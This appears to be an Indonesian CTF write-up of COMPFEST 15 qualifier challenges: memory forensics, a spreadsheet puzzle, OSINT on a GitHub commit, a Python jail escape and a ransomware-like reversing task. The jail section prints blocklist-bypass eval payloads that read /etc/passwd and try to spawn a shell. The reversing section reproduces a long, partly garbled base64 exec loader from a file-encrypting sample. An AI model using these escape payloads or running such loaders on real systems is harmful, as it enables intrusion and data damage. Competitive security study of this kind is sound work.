
dapat dilihat terdapat mspaint ? yang sudah pasti tools desain dari beberapa pid yang ada, maka dari itu kami dump memory nya untuk mendapatkan data yang sedang dilakukan pada penggunaan mspaint.

python2 vol.py -f file.mem --profile=Win7SP1x64 memdump -p 1320 -D industri

dikarenakan file desain, kami buka data tersebut dengan gimp (tools editing linux), sebenarnya kami sudah mengerjakan ini dari 0 solved, kami mencoba


#Michie adalah Kunchie

bertanya mengenai offset :(karena lumayan harus mencari secara manual.



lalu setelah kami tinggal mengerjakan chall lain terdapat hint, yaitu offset tersebut. lalu kami set dan kami melihat dokumen gambar yang di buka, dengan size 1020.

#Michie adalah Kunchie



Flag: COMPFEST15{m0D3rn_D4y_5p1es_cb06cc3651}

#Michie adalah Kunchie

MISC

| - Sanity Check

Welcome to CTF COMPFEST 15! Want to get a first blood? Go to #first-blood channel and get it!

Tinggal buka aja channel discord, pada channel first-blood

This is the start of the #first-blood channel. COMPFEST15{hope_you_enjoy_the_competition_good_luck}

September 2, 2023



Vim BOT Today at 9:02 AM

心血 dadung has just done first blood for **classroom** 血

心血 27

心血 #ACHIEVERSCTF has just done first blood for **Sanity Check** 血

Flag: COMPFEST15{hope_you_enjoy_the_competition_good_luck}

#Michie adalah Kunchie

I- Feedback

<https://compfest.link/FeedbackQualsCTFCompfest15>

—
Isi form feedback, dan flag akan didapatkan.



Feedback Penyisihan CTF COMPFEST 15

Terima kasih!
COMPFEST15{makasih_mas_mbak_udah_ngisi_form_tahun_depan_ikut_lagi_ya_mantap}

[Kirim jawaban lain](#)

Flag:

COMPFEST15{makasih_mas_mbak_udah_ngisi_form_tahun_depan_ikut_lagi_ya_mantap}

#Michie adalah Kunchie

I- Classroom

New semester has begun, this is a class room list for each day :
<https://bit.ly/spreadsheet-chall> Wait.. why there is a flag page? Flag : COMPFEST15{flag}

Bukan spreed pada page 2 terdapat value yang disusun berdasarkan kolumn pada page 1

Senin	A4	A2	A1	A8	A5	A6	A9	A3	A7
Selasa	E2	E10	B9	D6	E3	D4	B1	D1	B5
Rabu	D10	C8	C7	C4	C1	C1	C5	C9	E1
Kamis	A8	A6	A5	A1	A9	E8	A2	A7	D2
Jum'at	C5	C3	C2	C9	C6	C7	C10	C4	C8

berdasarkan hari selasa value setiap column memanggil yang ada pada page2, mari kita ambil lalu kita gabungkan.

	A	B	C	D	E	F
1	A	4	k	s	9	
2	-	m	p	j	v	
3	a	H	i	x	-	
4	1	-	t	e	d	
5	s	Y	q	z	b	
6	5	U	-	y	u	
7	3	o	r	-	T	
8	w	d	V	W	1	
9	m	r	f	S	O	
10	0	6	g	r	3	
11						
12						
13						

Flag: COMPFEST15{v3ry_e4sY}

#Michie adalah Kunchie

| - napi

john is currently planning an escape from jail. Fortunately, he got a snippet of the jail source code from his cellmate. Can you help john to escape?

nc 34.101.122.7 10008

Author: k3ng

Diberikan sebuah potongan file python sebagai berikut

```
snippet.py

# ...

def main():
    banned = ['eval', 'exec', 'import', 'open', 'system', 'globals',
    'os', 'password', 'admin']

    print("--- Prisoner Limited Access System ---")

    user = input("Enter your username: ")

    if user == "john":
        inp = input(f"{user} > ")

        while inp != "exit":
            for keyword in banned:
                if keyword in inp.lower():
                    print(f"Cannot execute unauthorized input {inp}")
                    print("I told you our system is hack-proof.")
                    exit()

            try:
                eval(inp)
            except:
                print(f"Cannot execute {inp}")

            inp = input(f"{user} > ")

    elif user == "admin":
        print("LOGGING IN TO ADMIN FROM PRISONER SHELL IS NOT ALLOWED")
        print("SHUTTING DOWN...")
        exit()

    else:
```

#Michie adalah Kunchie

```
    print("User not found.")  
  
# ...
```

Inti dari challenge ini cukup jelas yaitu memasukkan username john agar dapat melakukan input secara terus menerus. Setelah itu, memasukkan sintaks yang tidak ada dalam di list variable banned, agar sintaks yang dimasukkan dijalankan oleh function eval(). Awalnya kami melakukan pendekatan dengan menggunakan unicode sebagai berikut.

```
eval(input("Vaints: "))  
  
__import__('os').system('sh')
```

Tetapi percobaan tersebut gagal pada saat pengujian di remote service pada tahap pertama. Tidak menyerah sampai disitu, kami melakukan percobaan untuk memanggil fungsi eval kembali untuk mendapatkan shell dengan sintaks berikut:

```
getattr(__builtins__, "ev"+"al")("ev"+"al("input('Pain: ')")")  
  
__import__('os').system('sh')
```

Tetapi percobaan tersebut kembali gagal, sehingga kami mencoba untuk mencari cara lain, yang tidak berhubungan dengan library os. Kali ini kami langsung menggunakan open() untuk membaca isi file. Dikarenakan kami tidak tahu lokasi flag.txt berada, kami memutuskan untuk membaca file /etc/passwd terlebih dahulu.

```
print(getattr(__builtins__, "e"+"val")('op'+'en'+('/etc/passwd','r").read()))
```

```
john > print(getattr(__builtins__, "e"+"val")('op'+'en'+('/etc/passwd','r").read()))  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin  
Systemd-network:x:101:102:system Network Management,,,:/run/systemd/netif:/usr/sbin/nologin  
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin  
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin  
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin  
ctf:x:1000:1000::/home/ctf:/bin/sh  
admin:x:1001:1001::/home/admin:/bin/sh
```

#Michie adalah Kunchie

Ternyata `read()` dapat digunakan, sehingga kami memutuskan untuk menebak lokasi dimana file `flag.txt` berada, kami melakukan dua percobaan yaitu `/home/ctf/flag.txt` dan `/home/admin/flag.txt`. Tetapi setelah mencoba pada `/home/ctf/flag.txt`, tidak didapatkan kami memutuskan untuk membaca file pada `/home/admin/flag.txt` dengan payload berikut.

```
print(getattr(__builtins__,  
"e"+"val")('op'+'en'+('/home/adm'+'in/flag.txt',"r").read()))
```

Flag pun berhasil kami dapatkan.

```
john > print(getattr(__builtins__, "e"+"val")('op'+'en'+('/home/adm'+'in/flag.txt',"r").read()))  
COMPFEST15{clo5e_y0ur_f1LE_0bj3cts_plzzz__THXx_053fac8f23}
```

Flag: **COMPFEST15{clo5e_y0ur_f1LE_0bj3cts_plzzz__THXx_053fac8f23}**

#Michie adalah Kunchie


OSINT

I- Panic HR

Hi, I am an HR on a retail company, Free Terracota. I need your help for find our lost flag that hidden by our Security Analyst, named Andi Hakim. Thank you for helping me!


Author: kilometer

Berdasarkan desc yang ada langsung saja kami buka linkedin.



The image shows a LinkedIn profile card for Andi Hakim. It features a cartoon illustration of a man with brown hair and a yellow shirt. The profile is titled "Andi Hakim • Ke-3+" and describes him as a "Passionate Security Analyst | Uncovering Vulnerabilities and..." located in Batam. Below the title, there is a section for work experience with the entry "Pengalaman: Terakota Free, Free Terracota". At the bottom, there are two buttons: "Hubungkan" (Connect) and "Lihat profil lengkap" (View full profile).


lalu dia memiliki github lalu terdapat history commit flag.



The image shows a GitHub repository page for "andihakim99 / new_recipe". The repository is public and has 0 forks, 0 stars, and 0 issues. The "Code" tab is selected. Below the tabs, there is a "Commits" section with a dropdown menu set to "main". A message indicates "Commits on Aug 25, 2023". The commit history lists four entries, each with a green "Verified" badge, a copy icon, a commit hash, and a copy icon:

- nothing happen (andihakim99 committed last week) - 6b20d3e
- remove flag (andihakim99 committed last week) - ac934a2
- add flag (andihakim99 committed last week) - 901a61f
- Add files via upload (andihakim99 committed last week) - 2a177d2

#Michie adalah Kunchie



The screenshot shows a GitHub commit history for a file named 'indexx.html'. The commit message is '@@ -166,5 +166,6 @@ <h3 class="text">Beri Komentar</h3>'. The diff shows the following changes:

Line	Action	Content
166	166	@@ -166,5 +166,6 @@ <h3 class="text">Beri Komentar</h3>
167	167	</form>
168	168	</body>
169	+	<!-- Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR} -->
170	-	</html>
171	+	</html>

Below the diff, it says '0 comments on commit 901a61f'.

Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR}

REV

| - hackedlol

Someone hacked my computer! I really need my important file but it's encrypted. The IT guy managed to recover one file. But I don't think that is my file though.

WARNING: Do not run the pyc file unless you know what you are doing.

Author: k3ng
[hackedlol.pyc] [important_file.hackedlol]

diberikan 2 buah file, salah satunya merupakan file pyc dan satu lagi berisi bilangan bytes, kemudian digunakan pycdc untuk mendapatkan source code python

decoded.py

```
# Source Generated with Decompyle++
# File: hackedlol.pyc (Python 3.8)
import base64
p = __import__('base64', globals(), locals())
exec(p.b64decode('cT1fX2ltcG9ydF9fKCdceDYyXHg2MVx4NzNceDY1XHgzNIx4
MzQnLCBnbG9iYWxzKCksIGvxY2FscygpKTt6PV9faW1wb3J0X18oJ1x4NmZzJyw
gZ2xvYmFscygpLCBsb2NhbHMoKSk7eD1xLmI2NGRIY29kZSgiYm1ceDRhdmRla
Fx4NzFaM1Z0Ym5ZOVhceDMxXHgzOVx4NzBiWEJ2Y25ceDUyZlh5ZIx4NmVYX
Hg0OGcyWmx4XHgzNE5ceDdhTVx4NmVMQ0JceDY2WDJKXHgzMWFXeDbh
XHg1NzV6WDE4dVx4NTgxOWthV05ceDMwWDE5XHg2Mlx4NGEyZGNIRFpqYj
JKXHg2OFx4NThlZ1x4MzJZM1x4NGRuWFNceDY3XHg3MExDQWdceDU4MTlpZ
FdceDZjc1x4NjRHbHVceDYzXHgzMTImXHg0Y2w5Zlx4NWFceDQ3bGpceDY0Rl
x4MzImV3lceDY0XHg2M2VEWIx4NmFiMk5ceDY4WEhceDY3XHgzMlkzTvx4Nm
VceDU4U2dwS1x4NTROXHg2YmlyXHg0NjNkV1x4NzBceDY5Yucl1BWOVx4NjZ
hXHg1NzF3YjNceDRhMFgxOG9KMXg0Tlx4NmRaXHg3YUp5d2dYXHgzMVx4Mzl
pZFdsXHg3M2RHbHVjXHgzMTlceDY2TGxceDM5ZlpHbFx4NmFkRjlMv3lkXHg2
ZhhlZzJZXHgzMjlceDY5WVZ4NE5ceDZkXHg0ZXpKXHgzMTBvS1N3XHg2N1x4N
DIGOWZZblZwYkhScGJuTmZceDU4eVx4MzVceDY2WDJceDUycFlceDMzUmZY
MVx4NzNuWEhnMlkyOWpZXHg1Nng0Tm1OekoxMG9LU1x4NmI3WW1WXHg2Y
WVceDQ4TjZjMOJceDZiYlx4MzJ0XHg3NVx4NjJuZGpQVzlceDc3Wlx4NTc0XHg2
ZlpceDU4WmhiXHg0M2dpWEhnXHgzMVx4NWFceDZjeFx4MzRceDRIXHg1N1p
jXHg2NURZMIhIZzJceDRmVnhceDM0Tm1NXHg2OVx4NGJceDc5SmNIRFx4NT
kxEhnMVx4NWFseDROV1IpS1NrdWNtVlx4NjhaQ2dceDcwQ2dwXHg2ZFx4NjI
zSWdiSFpsWldceDZjcFx4NjNceDQ3MXVjM1I1YW5ceDQycExDQlx4NzdZblp0XH
g2NFx4NmRceDRINGFceDQ3XHgzNTJZbVx4MzloWlx4NTdvc1x4NDIHeGlceDV
hv3QzWTNOclpIWmxaXHgzMkpceDZiXHg2NUNCcGJceDY5QnVZXHg2ZDkwZ
```

#Michie adalah Kunchie

```
Vx4NDdwXHg2ZWRXMXv4NzVkJHg2OVx4MzUzXHg1OVd4cktHNWliM1I0YW1k
MWJceDU3NVx4MzMbVx4NjRceDZjXHg2NEdOM1pcceDQzXHg2N1x4NzBLVG9
LSVx4NDNBZ0IHWlx4NzZceDYzaVx4NDJ2ZW5CdWJYSlx4NmRjbVx4NGV2WV
x4NThONVIceDMzXHg0NVx4NjdhVzRnYkdKbGEzZGpjMlx4NzRrXHg2NG1Wbll
ceDZkXHg1MjRPZ29nXHg0OVx4NDNBZ0IDQWdJR2xtSVx4NDc1dlx4NjRDQlx4
NzIbkJ1YlhKbVx4NjNtTnZceDU5WE41WTNceDQ1dVpXNWtjM2RceDcwZEdnb
0lseDRNbVZceDYzZURjXHg3N1hceDQ4Z1x4MzNPU0lwT1x4NjdceDZmZ0lceDQ
zXHg0MWdJQ0FnSUNceDQxZ0lceDQzQnBceDYzXHg0N1x4NzBceDdhYzJOeV
pXaDJIVzVceDZIWVhZOWIzQmxixHg2OVx4NjhzZG1WbGFXbHdiVzV6ZFx4NDh
scWNceDQ3XHg2YnJJXHg2Y3g0XHg0ZG1ZaUsyOTZjRzVOY21aXHg3OVkyOWhj
M2xqY1NceDc3Z1x4NDlceDZjeDROelx4NGFceDYzXHg2NURceDU5eUlpa3VjbVx
4NTzoWkNceDY3cE9ceDMzSlx4NmVceDY1V2xzZG5kemNtUmpaRzVsZFx4ND
QxdmNHVnVLR3hceDMyWldWXHg3MGFYQnRceDYyXHg2ZU5ceDMwZVx4NT
dwd2FceDUzc2lYSGd5WIx4NjlceDQ5cktHOTZjRzVceDc0Y21aeVkyXHgzOWhjM
1x4NmNqY1M1eWMzQnNhWFFvSWk0aUxDQVx4NzhLVnN3WFNrXHg3MklpXH
gzNWNIRFk0WEhnMk1WeDRceDRlak5jZURaaVhIZzJOVlx4Nzg0XHg0ZVx4Nm
FSY2VceDQ0WmpceDU4SGcyXHg1YWxceDc4NFx4NGVceDZkTWlceDRjQ1x4N
DFpWEhnM04xXHg3OFx4MzRceDRlalx4NDlceDY5S1FvZ0IDQVx4NjdJXHg0M1
x4NDFceDY3SUNceDQxZ1x4NDlceDQzQm1iXHgzm1x4NDInYUc1d2NHTlx4MzN
abXBceDMyY1x4MzlXHg2YWNXXHg1Nlx4NjhJXHg0N1x4NmNISUhKaFx4NjJtX
Hg2NGxLR3hsYmlceDY4XHg3MGNHcHpceDYzMK55WldoMmVceDU3XHgzNW
5ZWFx4NTlwS1x4NTRvXHg0YklDXHg0MWdJQ0FcceDY3XHg0OUNceDQxZ0IDQ
VdJQ0FnSUhKbmVXXHg2Y1x4NzNceDY0bmR6Y21ceDuyXHg2YVpHXHgzNWx
kQ1x4MzUzY21sMFx4NWFceDUzaGpceDYxXHg0OEIceDZmXHg2MVhCcWMzT
mpjbVzvZG5sdVx4NWFceDMyRjJXMIx4NjhceDc1Y0hceDQyamQyXHg1VVx4Nz
Fkbk5ceDc0XHg1OTNGbfIWXHgzMWViM1x4NGFrS1x4NDdceDRhbFx4NTkzaH
plblx4NGV3Wkc5XHg3MmJtNTNZMXNvYUc1d2NHTlx4MzNceDVhXHg2ZHBce
DMyYzlxalx4NjNceDU3Vmhlaki0TwpcEpceDU3eGxiaWhpWldOXHgzNGNceD
MzcFx4N2FjXHg0N1J2YVx4Mzl1dWQyTVx4NzBYU2tceDcwTG1WXHg3NVx4NTk
yOWtaU1x4NjdwXHg0Ylx4NTFvXHg2N0lDXHg0MWdJQ0FnSVx4NDNBZ0IDQn
VZbTkwZUdwbmRceDU3MXVkaTV5WIcdmRtXHg1NW9iXHg0OFpceDZjWlds
XHg3MGNHMXVceDYzM1I1Yw5CcEtceDc5XHg0YWNIREptSWlceDc0dmVceDZI
Qlx4NzViWEptY21OdlceDU4TjVZM0VwQ2dwXHg2YmJceDMyRjNkV3BpXHg2
MVx4NDc1XHg2YkxceDZISmxivzkyWlx4NTnobGRtRnNLXHg0M0pjXHg2NURc
eDU2XHg2ZFhIZzFabFx4Nzg0TmpaY2VEXHg1OTVYSFx4NjcyWVx4NzIJcklseDR
OalZjZURWXHg2ZFhIZzFaXHg2OUIwS1x4NTFceDNkXHgzZC1pO2Y9b3BlbigiXH
g2OFx4NjVceDZjXHg3MFx4NjVceDcyXHgyZVx4NzBceDc5liwgInciKTtmLndyaX
RIKHguZGVjb2RIKCkpO2YuY2xvc2UoKTt6LnN5c3RlbSgiXHg3MFx4NzIceDc0XH
g2OFx4NmZceDZIXHgzm1x4MjBceDY4XHg2NVx4NmNceDcwXHg2NVx4NzJce
DJIXHg3MFx4NzkiKQ=='))
```

setelah dicoba dilakukan base64 decode, tidak ada perintah yang dapat dibaca, kemudian karena ingin melihat hasil dari code ini dan tidak ingin merusak file yang satu lagi yang kemungkinan merupakan hasil enkripsi dari program ini, maka dilakukan perubahan nama file pada file yang berisi bytes, penulis mengubahnya menjadi "temp" kemudian mencoba menjalankan program, kemudian muncul 2 file baru bernama hackedlol.hackedlol dan temp.hackedlol, pada temp.hackedlol didapatkan sebuah string yang merupakan flag, jujur kami tidak tau kenapa muncul kedua file tersebut, jika program dijalankan lagi maka kedua file tersebut akan hilang

Flag: COMPFEST15{b1G_brr41nz_us1ng_c0d3_4s_k3y_8d7113ecc1}

#Michie adalah Kunchie

| - GoDroid



Author: ivanox

